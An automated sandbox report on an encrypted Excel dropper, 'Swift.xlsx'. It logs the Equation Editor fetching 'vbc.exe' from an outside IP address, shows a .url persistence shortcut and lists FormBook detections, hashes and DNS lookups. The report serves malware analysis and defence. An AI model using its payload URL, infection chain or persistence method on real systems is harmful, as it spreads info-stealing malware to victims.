Process:	C:\Users\Public\vbc.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Zxsdvph\\Zxsdvph.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.866547012067739
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMxWlVt/dWlViASsGKd6ov:HRYFVmTWDyz+8uPiASsbDv
MD5:	C115406F74CA774E3B1F5F2037D15E84
SHA1:	8109B72A1B04D79574D5A7BA652A813A390AE637
SHA-256:	B012DBEB68164BD92020760E7D57A5B21B0D73255005BBE708A19C201D3C9F1C
SHA-512:	991F4A6639148929BFE6EDBD804C40A28A9166DB47D9959D4494D9DF963C8752A0E0D415341B078B7B2ECB721F3DD0D7E1AB251DF55106C9D2E6B678B116208
Malicious:	false
Yara Hits:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\hpvdsxZ.url, Author: @itsreallynick (Nick Carr)
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Zxsdvph\\Zxsdvph.exe"..IconIndex=2..

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1014784
Entropy (8bit):	6.809458920712055
Encrypted:	false
SSDEEP:	12288:GrHeuodar6Dd3m4aS9FCZXhGiX1d0uVrLGaDOdJ4NUTj94rv4lprmi:GDe0W1m4aVNTc9jOij2rqpm
MD5:	A65B1815177EF9EBA7E5E894BBF65A3C
SHA1:	5459ECF044E62BFB53220D0E78A5B98C24F17E25
SHA-256:	298D542746DFA4922DD5FBC8FAB572BE58447C9DBD1481C55BD2254BB275684F
SHA-512:	0F05D5E05D51FBE5289330CA2C5486C49369728005C6D19B548D3F419FBF52F25AA50007271B315636AEDB311A43485989E4F6DE8154869D0AC7AFFB0F0E3DB1
Malicious:	**true**
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....`\`..... .....CODE..... ..`DATA....d.....@...BSS.....idata..`\`.....(.....@....tls....@.....rdata..... .....@..P.reloc..... .....@..P.rsrc.....@..P.....|.....@..P..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.972337446998264
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Swift.xlsx
File size:	341944
MD5:	9a43d5d2ffc56e823280ca84f6bb870f
SHA1:	f0945075b44bc2cb2c96b168d47a269eb0d714ce
SHA256:	88c07a30074065b292335ae5d4a45f905fa8a6739d3031c 2f8236d2d9a27c681
SHA512:	b46f3e608f57ae5156336355f0c7bf90ab655f3db16a0318 ee0ac6b16e01ee8b5ed4eab78e3662093f9b3d2cae0bbd c9811367b3bb1ccf39098abe731ff2dd67
SSDEEP:	6144:1+24gh/BSPohIzJutURE/sI/j16YhtJHUf8HslNtrF5 HyY8d:1+24gh/Chk1BlUf8ctrFYxd
File Content Preview:	.....> ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 17:06:38.585946083 CEST	192.168.2.22	8.8.8.8	0x9487	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Oct 13, 2021 17:06:40.084522963 CEST	192.168.2.22	8.8.8.8	0x4a4c	Standard query (0)	hqpyda.bl.files.1drv.com	A (IP address)	IN (0x0001)
Oct 13, 2021 17:07:18.294235945 CEST	192.168.2.22	8.8.8.8	0x1a95	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Oct 13, 2021 17:07:18.772310019 CEST	192.168.2.22	8.8.8.8	0x391f	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Oct 13, 2021 17:07:18.845947981 CEST	192.168.2.22	8.8.8.8	0xe966	Standard query (0)	hqpyda.bl.files.1drv.com	A (IP address)	IN (0x0001)
Oct 13, 2021 17:07:19.136692047 CEST	192.168.2.22	8.8.8.8	0xae43	Standard query (0)	hqpyda.bl.files.1drv.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 17:06:38.604048014 CEST	8.8.8.8	192.168.2.22	0x9487	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:06:40.188663960 CEST	8.8.8.8	192.168.2.22	0x4a4c	No error (0)	hqpyda.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:06:40.188663960 CEST	8.8.8.8	192.168.2.22	0x4a4c	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:18.312407017 CEST	8.8.8.8	192.168.2.22	0x1a95	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:18.790204048 CEST	8.8.8.8	192.168.2.22	0x391f	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:18.864113092 CEST	8.8.8.8	192.168.2.22	0xe966	No error (0)	hqpyda.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:18.864113092 CEST	8.8.8.8	192.168.2.22	0xe966	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:19.200906038 CEST	8.8.8.8	192.168.2.22	0xae43	No error (0)	hqpyda.bl.files.1drv.com	bl-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Oct 13, 2021 17:07:19.200906038 CEST	8.8.8.8	192.168.2.22	0xae43	No error (0)	bl-files.fe.1drv.com	odc-bl-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.222.155

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.3.222.155	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2021 17:05:25.235505104 CEST	0	OUT	GET /008008/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.222.155 Connection: Keep-Alive
Oct 13, 2021 17:05:25.411304951 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 13 Oct 2021 15:05:26 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.24 Last-Modified: Wed, 13 Oct 2021 09:47:27 GMT ETag: "f7c00-5ce38d98ee1b4" Accept-Ranges: bytes Content-Length: 1014784 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 f0 09 00 00 88 05 00 00 00 00 2c ff 09 00 00 10 00 00 00 00 0a 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 0f 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 d0 0b 00 60 27 00 00 00 e0 0c 00 00 ea 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0c 00 bc bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 0c 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 8c ef 09 00 00 10 00 00 00 f0 09 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 44 41 54 41 00 00 00 00 64 b2 01 00 00 00 0a 00 00 b4 01 00 00 f4 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 e1 0d 00 00 00 c0 0b 00 00 00 00 00 00 a8 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c 0 2e 69 64 61 74 61 00 00 60 27 00 00 00 d0 0b 00 00 28 00 00 00 a8 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 40 00 00 00 00 00 0c 00 00 00 00 00 00 d0 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 10 0c 00 00 02 00 00 00 d0 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 bc bf 00 00 00 20 0c 00 00 c0 00 00 00 d2 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 ea 02 00 00 e0 0c 00 00 ea 02 00 00 92 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 0f 00 00 00 00 00 00 7c 0f 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*,@@`' CODE `DATAd@BSS.idata`'(@.tls@.rdata@P.reloc @P.rsrc@P|@P

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2068 Parent PID: 596

General

Start time:	17:04:22
Start date:	13/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fd70000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1188 Parent PID: 596

General

Start time:	17:04:43
Start date:	13/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2564 Parent PID: 1188

General

Start time:	17:04:47
Start date:	13/10/2021

Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	1014784 bytes
MD5 hash:	A65B1815177EF9EBA7E5E894BBF65A3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: DpiScaling.exe PID: 1464 Parent PID: 2564

General

Start time:	17:06:04
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\DpiScaling.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\DpiScaling.exe
Imagebase:	0x8b0000
File size:	76800 bytes
MD5 hash:	8C9DA2E414E713D3DAFF1F18223AE11B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.705537729.0000000072480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.633264807.0000000072480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.633264807.0000000072480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1464

General

Start time:	17:06:06

Start date:	13/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.698473567.00000000042CF000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.698473567.00000000042CF000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.698473567.00000000042CF000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.658169980.00000000042CF000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.658169980.00000000042CF000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.658169980.00000000042CF000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: Zxsdvph.exe PID: 2680 Parent PID: 1764

General

Start time:	17:06:16
Start date:	13/10/2021
Path:	C:\Users\Public\Libraries\Zxsdvph\Zxsdvph.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Zxsdvph\Zxsdvph.exe'
Imagebase:	0x400000
File size:	1014784 bytes
MD5 hash:	A65B1815177EF9EBA7E5E894BBF65A3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities Show Windows behavior

Disassembly

Code Analysis